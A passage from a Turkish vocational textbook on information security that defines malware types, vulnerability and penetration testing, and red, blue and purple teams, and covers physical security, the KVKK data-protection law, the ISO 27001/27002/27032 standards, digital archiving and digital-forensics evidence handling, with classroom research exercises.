Gelişmiş Sürekli Tehdit (Advanced Persistent Threat): Saldırganların bir ağa gizlice sızarak ve uzun bir süre fark edilmeden kalarak verilerin ele geçirilmesini hedefleyen karmaşık, sofistike ve sürekli saldırılardır. APT saldırıları, geleneksel siber saldırılardan farklıdır. Genellikle birbirine düşman devletler veya organizasyonlar tarafından gizlice yürütülür. Çok yüksek düzeyde uzmanlık ve kaynak gerektirir. Stuxnet, APT saldırılarına bir örnektir.

Zararlı Yazılım Saldırıları (Malware Attack): Kötü niyetli amaçlar için geliştirilen zararlı yazılımların, bilgisayar ağlarına veya bilgisayarlara bulaştırılması şeklinde gerçekleştirilen saldırı türüdür.

Zararlı yazılım saldırılarına karşı alınabilecek önlemlerden bazıları şunlardır:

- İşletim sisteminin, kullanılan programların lisanslı ve güncel olmasını sağlamak.
- Güncel bir virüs tarama programı kullanmak.
- Güvenilir olmayan web sitelerinden dosya indirmemek.
- Kaynağı bilinmeyen e-posta ve eklentilerini açmamak.
- Taşınabilir ve USB bellekleri kullanmadan önce virüs taramasından geçirmek.

1.2.6. Zararlı Yazılım Türleri

Zararlı yazılımlar kötü amaçlarla oluşturulmuştur. Genellikle kullanıcıların cihazlarına veya sistemlerine yetkisiz erişim sağlamak, verilerini ele geçirmek ve zarar vermek için tasarlanmıştır. Sayısı her geçen gün artan zararlı yazılımlar, sistemlere ciddi zararlar verebilir. Zararlı yazılım türleri Görsel 1.7'de verilmiştir.

Görsel 1.7: Zararlı yazılım türleri

Virüs: Bir programa, belgeye veya yürütülebilir dosyaya kendi kopyasını ekleyerek yayılan kötü amaçlı bir yazılımdır. Virüsler kolaylıkla bir bilgisayardan başka bir bilgisayara bulaşabilir. Kullanıcı etkileşimi ile içerdikleri zararlı kodlar çalışır. Virüslerin etkileri, barındırdığı zararlı kodlara bağlı olarak farklılık gösterebilir. Bu zararlı kodlar; kişisel verilerin ele geçirilmesi, değiştirilmesi veya silinmesi, işletim sisteminin işlevsiz hâle gelmesi gibi zararlı eylemleri gerçekleştirebilir. Virüsler çoğunlukla USB bellekler, web sayfası ve e-posta eklentileriyle bulaşır. Kullanıcılar, bu yollarla bilgisayarlarına zararlı yazılımların bulaşmasını önlemek için dikkatli olmalı ve güvenilir kaynaklardan yazılım veya dosya indirmelidir. Güncel antivirüs yazılımının kullanılması, virüslere karşı önemli bir savunma sağlar.

Solucan (Worm): Bir ağ içindeki bilgisayarlara bulaştığında kendi kendine yayılan zararlı bir yazılımdır. Bir bilgisayara bulaştıktan sonra sistemdeki diğer cihazlara otomatik yayılır. Solucan, kullanıcı etkileşimiyle çalıştırılması gerekmediği için virüsten farklıdır. Bu şekilde hızla birçok bilgisayarı etkileyebilir. Solucanlar; işletim sistemlerinde olabilecek zafiyetler hedeflenerek e-posta eklentileri, USB bellekler, FTP, HTTP ve P2P ağ paylaşımlarıyla sistemlere bulaşabilir. Solucanlar, ağın ve işletim sistemlerinin çalışmasını olumsuz yönde etkiler.

Araştırma

Stuxnet solucanı ile ilgili araştırma yapınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

Fidye Yazılımı (Ransomware): Kullanıcının bilgisayarındaki bütün sistemi ve dosyaları şifreleyerek sisteme erişimini engelleyen ve erişim engelinin kaldırılması için kullanıcıdan fidye talep eden bir zararlı yazılımdır. Fidye yazılımı genellikle e-posta eklentileriyle ve işletim sistemlerindeki oluşabilecek zafiyetlerden faydalanılarak kullanıcılara bulaştırılır. Sistem ve dosyaların şifrelerinin çözülebilmesi için özel bir şifre kullanılır. Bu şifreyi iletmek için saldırgan, kurbandan **kripto para** olarak fidye talep eder. Kripto para talebi, saldırganın gizliliğini sağlamak için tercih ettiği bir yöntemdir. Fidye ödemesi yapıldığında saldırgandan alınan şifreyle sistem ve dosyalar açılabilir. Fidye ödemesinin yapılması, şifreyi elde etmeyi ve elde edilen şifrenin verilere erişimi sağlayacağını garanti etmez. Fidye yazılımı, saldırganların en çok haksız kazanç elde ettikleri saldırı yöntemidir. Fidye yazılımı saldırısından korunmak için düzenli olarak işletim sistemlerinin güncellemesi ve verilerin yedeğinin alınması çok önemlidir.

Araştırma

WannaCry fidye yazılımı hakkında araştırma yapınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

Arka Kapı (Backdoor): Saldırganlara bir bilgisayar sistemine izinsiz ve gizli erişim sağlama olanağı sağlayan bir yöntemdir. Bu yöntem, kimlik doğrulamasını atlamak suretiyle sisteme giriş yapar ve saldırganlara uzaktan erişim sağlar. Arka kapı, Truva atları ile oluşturulabilir. Yazılımlarda XSS ve SQL enjeksiyon saldırılarına uygun zafiyetlerin bulunması, sistemde açılan yeni port üzerinden veri çıkışlarının olması arka kapı şeklinde kullanılabilir.

Tuş Kaydedici (Keylogger): Kullanıcının klavyeden bastığı her tuşu yakalayarak kaydeden ve bu kayıtları saldırganlara gönderebilen bir zararlı yazılımdır. Bu yazılımların hedefi; kullanıcılara ait kişisel verileri, kredi kartı bilgilerini, parolaları ve diğer önemli bilgileri elde etmektir. Tuş kaydedici yazılımlar; güvenilir olmayan web sitelerinden indirilen dosyalar, e-posta eklentileri, USB bellekler ve ağ paylaşımlarıyla bulaşabilir.

Botnet Yazılımı: Saldırganların birçok bilgisayarı uzaktan kontrol etmesini sağlayan zararlı yazılımdır. Botnetler genellikle dağıtık servis dışı bırakma saldırılarında kullanılır.

Korku Yazılımı (Scareware): Kullanıcılarda korku ve endişe oluşturmak için kullanılan zararlı yazılımdır. Sahte güvenlik uyarılarıyla tehlikeli bir durumun içinde olunduğu izlenimi oluşturularak kullanıcılar yanıltılır. Sahte çözümler sunularak veya ücretli hizmetlerin satın alınması teşvik edilerek kazanç sağlanması hedeflenir.

Truva Atı (Trojan): Adını Antik Yunan efsanesindeki Truva atından alan bu zararlı yazılım genellikle zararsız bir dosya gibi görünür. Çoğunlukla güvenli olmayan web sitelerinin açılması ve kaynağı bilinmeyen e-posta eklentilerinin bilgisayara indirilip çalıştırılmasıyla bulaşır. Truva atı, bir bilgisayar sistemine uzaktan erişim sağlamak amacıyla kullanılır. Uzaktan erişim sağlayan saldırgan; kullanıcıya ait kişisel bilgileri, kredi kartı bilgilerini, kullanıcı adı, şifresi gibi birçok önemli veriyi elde edebilecek duruma gelir.

Reklam Yazılımı (Adware): Son kullanıcı cihazında ziyaret edilen web sayfalarını izleyerek kullanıcıya uygun reklamları göstermek amacıyla tasarlanmıştır. Web tarayıcı çalıştırıldığında açılır pencereler şeklinde görüntülenen reklamlar, kullanıcı deneyimini olumsuz etkiler. Reklamlar, kullanıcıların dikkatini çekmeye çalışarak reklamlara tıklamasını, belirli ürünleri ve web sitelerini ziyaret etmesini sağlar. Kullanıcı bu reklamlara tıkladığında zararlı yazılım geliştiricisi maddi kazanç elde edebilir.

Casus Yazılımı (Spyware): Kullanıcıların bilgilerini izinsiz bir şekilde toplayan casus yazılımlar; sistem üzerinde gizli kalarak kullanıcıların ziyaret ettiği web sayfalarını izleyebilir, kullanıcı adını ve şifrelerini, kredi kartı bilgilerini vb. elde edip kötü niyetli kişilere gönderebilir.

Kök Kullanıcı Takımı (Rootkit): Saldırganlara bir sisteme uzaktan erişim ve kontrol izni vermek için kullanılan zararlı yazılımlardır. Rootkitler, işletim sisteminin çekirdeğinde gizlenir. Zararlı yazılım tespit yazılımlarıyla rootkitlerin tespit edilmesi zordur. Gizli kaldıkları sürece saldırganlar, sistemlere erişim sağlayarak zarar verebilir.

Araştırma

Zombi ve Command And Controller kavramlarını araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.2.7. Zafiyet Testi ve Sızma Testi Kavramları

Zafiyet Testi (Vulnerability Testing), bilişim sistemlerinin güvenlik açıklarını belirlemek amacıyla yapılan sistematik bir değerlendirme sürecidir. Bu süreçte sistemin zayıf noktaları otomatik araçlarla veya manuel olarak taranır. Tespit edilen zafiyetler, sistemin daha güvenilir hâle getirilmesi için yetkililere raporlanır. Zafiyet testi sırasında sistemin güvenliğini ihlal etmeye yönelik bir siber saldırı gerçekleştirilmez.

Sızma Testi (Penetration Testing), etik hacker olarak adlandırılan yetkilendirilmiş bilişim uzmanları tarafından bilişim sistemlerine gerçekleştirilen siber saldırılarla güvenlik önlemlerini aşmaya ve verileri elde etmeye yönelik bir test sürecidir. Bu süreçte sistemin güvenlik açıkları belirlenir ve gerçek bir siber saldırının nasıl meydana gelebileceğinin simülasyonu yapılır.

Zafiyet testi ile sızma testi arasındaki farklar şunlardır:

Kapsam: Her iki test yöntemi de bilişim sistemlerinin zayıf noktalarını tespit etmeye yönelik olsa da sızma testi, zafiyet testine göre çok daha kapsamlıdır.

Amaç: Zafiyet testi, güvenlik açıklarını tespit eder ve bu zayıflıkların nasıl ortadan kaldırılacağına dair öneriler sunar. Sızma testi ise gerçek bir siber saldırının simülasyonunu yaparak bilişim sisteminin güvenlik önlemlerinin etkinliğini test eder.

Saldırı Gerçekleştirme: Zafiyet testinde bilişim sisteminin güvenliğini ihlal etmeye yönelik bir siber saldırı gerçekleştirilmez. Sızma testinde ise gerçek bir siber saldırı simüle edilerek sistemin güvenliğinin ihlal edilmesi amaçlanır.

Yöntem: Zafiyet testi, otomatik araçlar ve manuel incelemelerle gerçekleştirilir. Sızma testi ise gelişmiş siber saldırı yöntemleri ve teknikleri kullanılarak gerçekleştirilir.

1.2.8. Siber Saldırılara Karşı Güvenliği Sağlayacak Takımlar

Siber güvenlik alanında güvenlik önlemlerinin geliştirilmesi ve siber tehditlerle başa çıkma sürecinde farklı roller üstlenen takımlar bulunur. Siber saldırılara karşı güvenliği sağlayacak takımlar ve bu takımların görevleri şunlardır:

Kırmızı Takım (Red Team): Bilişim sisteminin güvenlik önlemlerini aşmaya yönelik siber saldırı senaryolarını gerçekleştirir. Siber saldırganlar gibi davranarak sistemdeki zayıflıkları veya güvenlik açıklarını tespit eder. Kırmızı takım hizmeti, sızma testi hizmetine benzer gibi görünse de daha geniş kapsamlı ve sürekli bir yaklaşım sergiler.

Mavi Takım (Blue Team): Bilişim sisteminin güvenliğini sağlamakla görevli takımdır. Mavi takım, gerçek siber saldırganların saldırılarına ve kırmızı takımın siber saldırı senaryolarına karşı koymakla sorumludur. Ayrıca bilişim sisteminin güvenliğini korumak için olası tehditleri tespit eder ve etkili savunma stratejileri geliştirir.

Mor Takım (Purple Team): Kırmızı ve mavi takım arasında bir köprü görevi üstlenen mor takım, bu iki takımın iş birliğini teşvik ederek koordineli bir şekilde çalışmalarını sağlar. Bu sayede siber saldırılara karşı daha etkili bir savunma stratejisi geliştirilir.

Sıra Sizde

Aşağıda verilen siber güvenlikle ilgili kavramları gösteren harfleri, açıklamaların başındaki parantezlerin içine yazınız ve eşleştirmeyi tamamlayınız.

Açıklamalar	Siber Güvenlik Kavramları
1. ( ) Kırmızı ve mavi takım arasındaki iş birliğini teşvik eder.	**a)** Zafiyet Testi
2. ( ) Siber saldırganların ve kırmızı takımın siber saldırı senaryolarına karşı koyar.	**b)** Sızma Testi
3. ( ) Sistematik değerlendirme sürecidir.	**c)** Beyaz Şapkalı Hacker
4. ( ) Sızma testine göre kapsamı daha geniş ve süreklidir.	**ç)** Kırmızı Takım
5. ( ) Siber saldırı gerçekleştirilir.	**d)** Mavi Takım
	e) Mor Takım

1.3. FİZİKSEL GÜVENLİK

Fiziksel güvenlik; bilişim sistemleri, ağlar, donanımlar ve verilerin bulunduğu fiziksel ortamların fiziksel tehditlere ve saldırılara karşı korunması için alınan önlemleri ifade eder. Fiziksel güvenlik önlemleri; bilişim altyapısının, ağ cihazlarının, ağ kablolarının ve bilgisayarların hırsızlık, sabotaj, doğal afet gibi fiziksel tehditlere karşı korunmasını sağlar.

Bilişim sistemlerinin fiziksel güvenliğini sağlamak için alınacak tedbirlerden bazıları şunlardır:

- Bina girişinde ve bina içinde fiziksel her ortama erişim için yetkilendirme yapılmalıdır. Bunun için şu teknikler kullanılabilir:
  - » Kartlı sistemlerle yetkisiz erişim engelleme
  - » Biyometrik verilerle yetkisiz erişim engelleme
- Sunucu, ağ cihazları gibi bilişim altyapısıyla ilgili cihazlar bir sistem odasında bulunmalıdır.
- Sistem odaları fiziksel olarak kilitli tutulmalı ve yetkisiz erişim engellenmelidir.
- Güvenlik kamerası sistemleriyle fiziksel güvenlik kontrol edilmelidir.
- Yangın söndürme sistemleri kullanılarak olası bir yangında bilişim altyapısının zarar görmemesi sağlanmalıdır.

Araştırma

Fiziksel güvenlik ihlali olabilecek durumlarla ilgili örnek olay araştırması yapınız. Elde ettiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.4. BİLGİ GÜVENLİĞİ STANDARTLARI

Bilgi güvenliği standartları; kurum ve kuruluşların bilgi varlıklarını korumak, güvenlik risklerini yönetmek ve bilgi güvenliği politikalarını uygulamak için kabul edilen kanun ve standartlardan oluşur. Bunlar, veri güvenliğinin ve bilginin korunması konusunda etkin ve uygun güvenlik önlemleri alınmasına katkı sağlar.

1.4.1. 6698 Sayılı Kişisel Verilerin Korunması Kanunu

İletişim teknolojilerinin gelişmesi ve internet kullanımının her geçen gün artmasıyla kullanıcılar; alışveriş yapmak, oyun oynamak, iş başvurusunda bulunmak, bankacılık işlemleri yapmak, sosyal ağ platformlarında bulunmak gibi çok çeşitli amaçlarla interneti kullanır. Bu gelişmelerin sonucu olarak kişisel veriler kolayca paylaşılabilir ve geniş kitlelere yayılabilir hâle gelir.

Dünyada ve Türkiye'de kişisel verilerin korunmasıyla ilgili mevzuat çalışmaları yapılır ve ihtiyaca göre bu çalışmalar devam ettirilir. 1948 yılında imzalanan İnsan Hakları Evrensel Beyannamesi ve 1950 yılında imzalanan Avrupa İnsan Hakları Sözleşmesi, kişisel verilerin korunmasıyla ilgili uluslararası sözleşmelerin ilk örneklerini oluşturur. Türkiye'de de kişisel verilerin korunması amacıyla çıkartılan 6698 sayılı Kişisel Verilerin Korunması Kanunu, 7 Nisan 2016 tarihinde yürürlüğe girmiştir.

Kişisel Verilerin Korunması Kanunu'nun birinci maddesinde amaç, "Bu Kanunun amacı, kişisel verilerin işlenmesinde başta özel hayatın gizliliği olmak üzere kişilerin temel hak ve özgürlüklerini korumak ve kişisel verileri işleyen gerçek ve tüzel kişilerin yükümlülükleri ile uyacakları usul ve esasları düzenlemektir." şeklinde belirtilir. Kişisel Verilerin Korunması Kanunu'nun yüklediği görevleri yerine getirmek üzere **Kişisel Verileri Koruma Kurumu** kurulur. Kişisel Verileri Koruma Kurumu, KVKK olarak da bilinir (Görsel 1.8).

Görsel 1.8: Kişisel Verileri Koruma Kurumunun logosu

6698 sayılı Kişisel Verilerin Korunması Kanunu'nda bulunan bazı tanımlar;

Kişisel veri: Kimliği belirli veya belirlenebilir gerçek kişiye ilişkin her türlü bilgiyi,

Açık rıza: Belirli bir konuya ilişkin, bilgilendirmeye dayanan ve özgür iradeyle açıklanan rızayı,

İlgili kişi: Kişisel verisi işlenen gerçek kişiyi,

Veri işleyen: Veri sorumlusunun verdiği yetkiye dayanarak onun adına kişisel verileri işleyen gerçek veya tüzel kişiyi,

Veri sorumlusu: Kişisel verilerin işleme amaçlarını ve vasıtalarını belirleyen, veri kayıt sisteminin kurulmasından ve yönetilmesinden sorumlu olan gerçek veya tüzel kişiyi,

Kişisel verilerin işlenmesi: Kişisel verilerin tamamen veya kısmen otomatik olan ya da herhangi bir veri kayıt sisteminin parçası olmak kaydıyla otomatik olmayan yollarla elde edilmesi, kaydedilmesi, depolanması, muhafaza edilmesi, değiştirilmesi, yeniden düzenlenmesi, açıklanması, aktarılması, devralınması, elde edilebilir hâle getirilmesi, sınıflandırılması ya da kullanılmasının engellenmesi gibi veriler üzerinde gerçekleştirilen her türlü işlemi ifade eder.

6698 sayılı Kişisel Verilerin Korunması Kanunu'na göre kişisel verilerin işlenmesi sürecinde uygulanan hususlardan bazıları şunlardır:

- Kişisel verilerin işlenme şartları
- Özel nitelikli verilerin işlenme şartları
- Kişisel verilerin silinmesi, yok edilmesi veya anonim hâle getirilmesi
- Kişisel verilerin aktarılması
- Kişisel verilerin yurt dışına aktarılması


Sıra Sizde

Kişisel veriler korunmadığında ortaya çıkacak suç ve kabahatleri **www.kvkk.gov.tr** web sitesine girerek, 6698 sayılı Kişisel Verilerin Korunması Kanunu'nda araştırarak bir sunu hazırlayınız. Hazırladığınız sunuyu sınıfta arkadaşlarınızla paylaşınız.

1.4.2. ISO 27001 Bilgi Güvenliği Yönetim Sistemi

Bilgi, verilerin anlam ve değer kazanmış hâli olarak tanımlanır. Bilginin güvenliği için gizlilik, bütünlük ve erişilebilirlik unsurlarının sağlanması hayati öneme sahiptir. Bu nedenle kurum ve kuruluşlar bilgi ve bilgi varlıklarını korumak için daha çok kaynak ayırmak ve çaba harcamak zorundadır. Bu çabalara destek olmak, bilgi güvenliğini bir plan ve program çerçevesinde sağlamak için uluslararası ISO 27001 Bilgi Güvenliği Yönetim Sistemi standart hâline gelmiştir. ISO 27001 standardının son güncellemesi 2022 yılında yayımlanmıştır.

ISO 27001 Bilgi Güvenliği Yönetim Sistemi (BGYS); kuruluşların bilgi güvenliği politikalarını ve prosedürlerini belirlemelerine, uygulamalarına ve sürekli olarak iyileştirmelerine rehberlik eder. BGYS böylece bilginin ve bilgi varlıklarının yönetilmesini, korunmasını sağlar. Bilgi Güvenliği Yönetim Sistemi, bilgi üzerindeki riskleri ortadan kaldırmayı veya etkilerini azaltmayı temel alan bir yönetimsel süreçtir. Bu süreçte Görsel 1.9'daki gibi PUKÖ döngüsü kabul edilmiş ve benimsenmiştir.



Görsel 1.9: PUKÖ döngüsü

Planla: Bilgi güvenliği ve yönetim sistemi politikası, amaçları, hedefleri, prosedürleri ve süreci bu aşamada belirlenir.

Uygula: Bilgi güvenliği ve yönetim sistemi politikası, kontrolleri ve süreci bu aşamada gerçekleştirilir.

Kontrol Et: BGYS politikası; amaçlar ve süreç performansının değerlendirilmesi, uygulanabilen yerlerde ölçülmesi ve sonuçların rapor edilmesidir.

Önlem Al: Yönetimin gözden geçirme sonuçlarına dayalı olarak düzeltici ve önleyici faaliyetlerin gerçekleştirilmesidir.

ISO 27001 standardının maddeleri şunlardır:

ISO 27001 Bilgi Güvenliği Yönetim Sistemi, bir kurumun bilgi güvenliği sürecini daha etkin ve güvenilir hâle getirir. Bu durum, kurumun güvenilirliğini artırır ve rekabet avantajı sağlar.

Araştırma

ISO 27001 Bilgi Güvenliği Yönetim Sistemi sertifikasını hangi kurum ve kuruluşların alabileceğini araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.4.3. ISO 27002 Bilgi Güvenliği Kontrolleri

ISO 27002, ISO 27000 ailesinin üyesi olan uluslararası bir standarttır ve bilgi güvenliği yönetimi için bilgi güvenliği kontrollerini ve en iyi uygulamaları içerir. ISO 27002 standardı, ISO 27001 standardıyla birlikte kullanılır. ISO 27001 standardında, Ek A-Referans Kontrol Hedefleri ve Kontroller bölümünde belirtilen

güvenlik kontrollerinin sadece listesi paylaşılmıştır fakat ISO 27002, güvenlik kontrollerinin listesiyle birlikte bu güvenlik kontrollerinin nasıl uygulanacağını da belirterek kapsamlı bir rehber sunar. ISO 27001 standardı, kurum ve kuruluşlara bilgi güvenliği yönetim sisteminin olmazsa olmaz şartlarını belirtirken ISO 27002, bilgi güvenliği yönetim sistemi kapsamında uygulanabilecek bilgi güvenliği kontrollerini ve bunların nasıl uygulanabileceğini açıklayan bir rehber niteliği taşır. 2022 yılında güncellenen ISO 27002 standardındaki kontroller, dört başlık altında doksan üç kontrolden oluşur. Görsel 1.10'da ISO 27002 standardının gruplara ayrılmış hâli ve bazı kontroller verilmiştir.

Görsel 1.10: ISO 27002 standardının gruplara ayrılmış kontrol sayıları ve bazı kontroller

Araştırma

ISO 27002 standardında 2022 yılındaki güncellemeyle birlikte gelen yenilikleri araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.4.4. ISO 27032 Siber Güvenlik ve İnternet Güvenliği Yönergeleri

ISO 27032, ISO 27000 ailesinin üyesi olan uluslararası bir standarttır. ISO 27001 ile kullanılan bu standart, kurum ve kuruluşların siber güvenliğini iyileştirmek için rehberlik eder. ISO 27032 standardı; bilgi güvenliği, ağ güvenliği, internet güvenliği ve kritik bilgi altyapılarının korunması konularına odaklanır.

1.5. DİJİTAL ARŞİVLEME

Belgelerin fiziksel nüshalarının raf, dolap gibi fiziksel ortamlarda düzenli bir şekilde saklanması işlemine **fiziksel arşivleme** denir. Belgelerin tarayıcılar veya Optik Karakter Tanıma [Optical Character Recognition (OCR)] teknolojileriyle dijital ortamlara aktarılması ve .jpeg, .gif, .tif, .pdf gibi değişik dosya formatlarında belirli algoritmalara göre saklanması sürecine ise **dijital arşivleme** denir.

Dijital arşivleme; bilişim sistemleri, sunucular, bulut tabanlı depolama alanları gibi dijital arşivleme altyapıları kullanılarak gerçekleştirilir. Dijital arşivleme çözümleri, bilgi teknolojilerinin hızla gelişmesiyle birlikte kurum ve kuruluşlar tarafından daha yaygın olarak kullanılmaya başlanmıştır. Görsel 1.11'de dijital arşivleme aşamaları verilmiştir.

Görsel 1.11: Dijital arşivleme aşamaları

1. **Belgelerin Tasnif Edilmesi:** Belgelerin belirli ölçütlere göre düzenlendiği ve sınıflandırıldığı aşamadır. Belgeler; türüne, içeriğine veya diğer özelliklere göre kategorilere ayrılır. Kategorilere ayırma işlemi, belgelerin daha sonra bulunmasını kolaylaştırır ve belgelere erişilmesini sağlar.
2. **Belgelerin Taranması:** Fiziksel belgelerin tarayıcılar veya OCR teknolojileri kullanılarak dijital formata dönüştürüldüğü aşamadır.
3. **Görüntü İyileştirme Uygulaması:** Tarama işlemi sonrasında elde edilen dijital görüntüler, kalite düşüklüğü veya görüntü bozuklukları içerebilir. Bu aşamada görüntü iyileştirme teknikleri kullanılarak görüntüdeki gürültüler giderilir ve görüntü kalitesi artırılır.
4. **İndeks Oluşturulması:** Dijital arşivdeki belgelere hızlı ve etkili bir şekilde erişmek için indeks oluşturulur. İndeksleme işlemi; belge numarası, türü gibi ölçütlere göre yapılabilir veya belgelerin metadata bilgileri ve anahtar kelimelerle belge içeriği tanımlanarak da gerçekleştirilebilir.
5. **Aktarma İşlemi:** Tarama, görüntü iyileştirme ve indeksleme işlemleri tamamlanan belgelerin dijital arşivleme veri tabanına kaydedilmesi ve dijital arşivleme sürecinin tamamlanması aşamasıdır.

Dijital arşivlemenin avantajları şunlardır:

- Belgeler, sunucular üzerinde saklandığı için fiziksel alan ihtiyacı daha azdır.
- Belgelere erişim hızlı ve kolaydır.
- Belgeler, dijital olarak saklandığı için fiziksel olarak yıpranmaz.
- Dijital belgelere çoklu erişimin sağlanması mümkündür.
- Teknoloji destekli olduğu için sürdürülebilir ve yönetilebilirdir.
- Dijital arşivdeki belgelere yetkilendirme temelli erişim sağlanabilir.
- Kurum ve kuruluşların katma değerini artırır.

Dijital arşivlemenin dezavantajları şunlardır:

- Siber saldırılara karşı uygun güvenlik önlemleri alınmazsa güvenlik riskleri ortaya çıkabilir.
- Herhangi bir veri kaybı durumunda veriyi kurtarma süreci karmaşık olabilir.
- Düzenli olarak teknolojik altyapı yatırımı gerekebilir.

Sıra Sizde

Dijital arşivleme çözümlerini anlatan bir sunu hazırlayınız. Hazırladığınız sunuyu sınıfta arkadaşlarınızla paylaşınız.

1.6. ADLİ BİLİŞİM KAVRAMLARI

Bilişim alanındaki gelişmelerle birlikte internetin kullanımı artar ve bu alanda suç olarak tanımlanan çeşitli unsurlar ortaya çıkmaya başlar. Bu unsurlarla mücadele etmek için çeşitli yasal düzenlemeler yapılır. Yasal düzenlemelerle birlikte adli bilişim (dijital forensic) kavramı hayata girer.

Bilişim alanında işlenen suçlarla ilgili dijital ortamlarda bulunan ve bu ortamlar aracılığıyla iletilen ses, görüntü, veri, bilgi veya her türlü bilişim verisinin mahkemede sayısal delil niteliği taşıyacak şekilde elde edilmesi, muhafaza edilmesi, çeşitli yazılım ve donanımlarla analiz edilmesi ve rapor oluşturularak mahkemeye sunulması çalışmalarına **adli bilişim** denir.

Türkiye'de adli bilişim sürecinde iş ve işlemler; 5271 sayılı Ceza Muhakemesi Kanunu'nun (CMK) 134. maddesine, Adlî ve Önleme Aramaları Yönetmeliği'nin 17. maddesine ve Suç Eşyası Yönetmeliği'nin 8. maddesine göre yürütülür. Ayrıca bilişim alanında işlenen suçlarla ilgili ceza düzenlemeleri; 5237 sayılı Türk Ceza Kanunu'nun 243, 244, 245, 245/A ve 246. maddelerinde yer alır. Türk Ceza Kanunu'na göre bilişim alanında işlenen suçlar şunlardır:

- Bilişim sistemine girme
- Sistemi engelleme, bozma, verileri yok etme veya değiştirme
- Banka veya kredi kartlarının kötüye kullanılması
- Yasak cihaz veya programlar

Araştırma


Ceza Muhakemesi Kanunu'nun 134. maddesini araştırınız. Edindiğiniz bilgileri sınıfta arkadaşlarınızla paylaşınız.

1.6.1. Adli Bilişimde Delil

Bir iddianın doğruluğunu veya yanlışlığını kanıtlamak için sunulan kanıt veya kanıtlara **delil** denir. Delil, bir davanın mahkemede çözülmesine yardımcı olmak için sunulan bilgi ve belgelerden oluşur. Adli bilişimde delil, dijital ortamlardan elde edilir. Dijital ortamlardan elde edilen delillere **dijital delil** denir. Görsel 1.12'de dijital delil elde edilebilecek bir sabit disk sürücüsü verilmiştir.

Görsel 1.12: Dijital delil elde edilebilecek bir sabit disk sürücüsü

Görsel 1.13'te dijital delillerin bulunabileceği ortamlar verilmiştir.



Görsel 1.13: Dijital deliller

Görsel 1.14'te adli bilişim uzmanı tarafından yapılan dijital delil incelemesi verilmiştir.

Görsel 1.14: Dijital delil incelemesi

Dijital delillerin toplanmasında ve muhafazasında dikkat edilecek hususlardan bazıları şunlardır:

- Kişiler, bilgisayar vb. elektronik cihazların başından uzaklaştırılmalıdır.
- Olay yerinin fotoğrafları çekilmelidir.
- Olay yerinde bilgi niteliği taşıyabilecek belgeler toplanmalıdır.
- Açık olan bilgisayarlarda RAM bellek üzerindeki bilgiler kaydedilmeli ve bilgisayar kapatılmalıdır.
- Bilgisayarların elektrik bağlantısı kesilmelidir.
- Bilgisayarların ağ kabloları çıkartılmalıdır.
- Bilgisayarlardaki disklerin imajları alınmalıdır.
- Bütünlüğünün bozulması ihtimali düşünülerek veriler özetleme (hash) fonksiyonuna tabi tutulmalı ve verilerin orijinal hâllerinin özetleme kodları elde edilmelidir.
- Deliller numaralandırılmalıdır.
- Manyetik deliller antistatik ambalajlarla muhafaza edilmelidir.
- CD, DVD gibi araçlar kırılabileceği için eğilip bükülmemelidir.
- Deliller uygun ambalajlarla paketlenmeli ve taşınmalıdır.

Araştırma

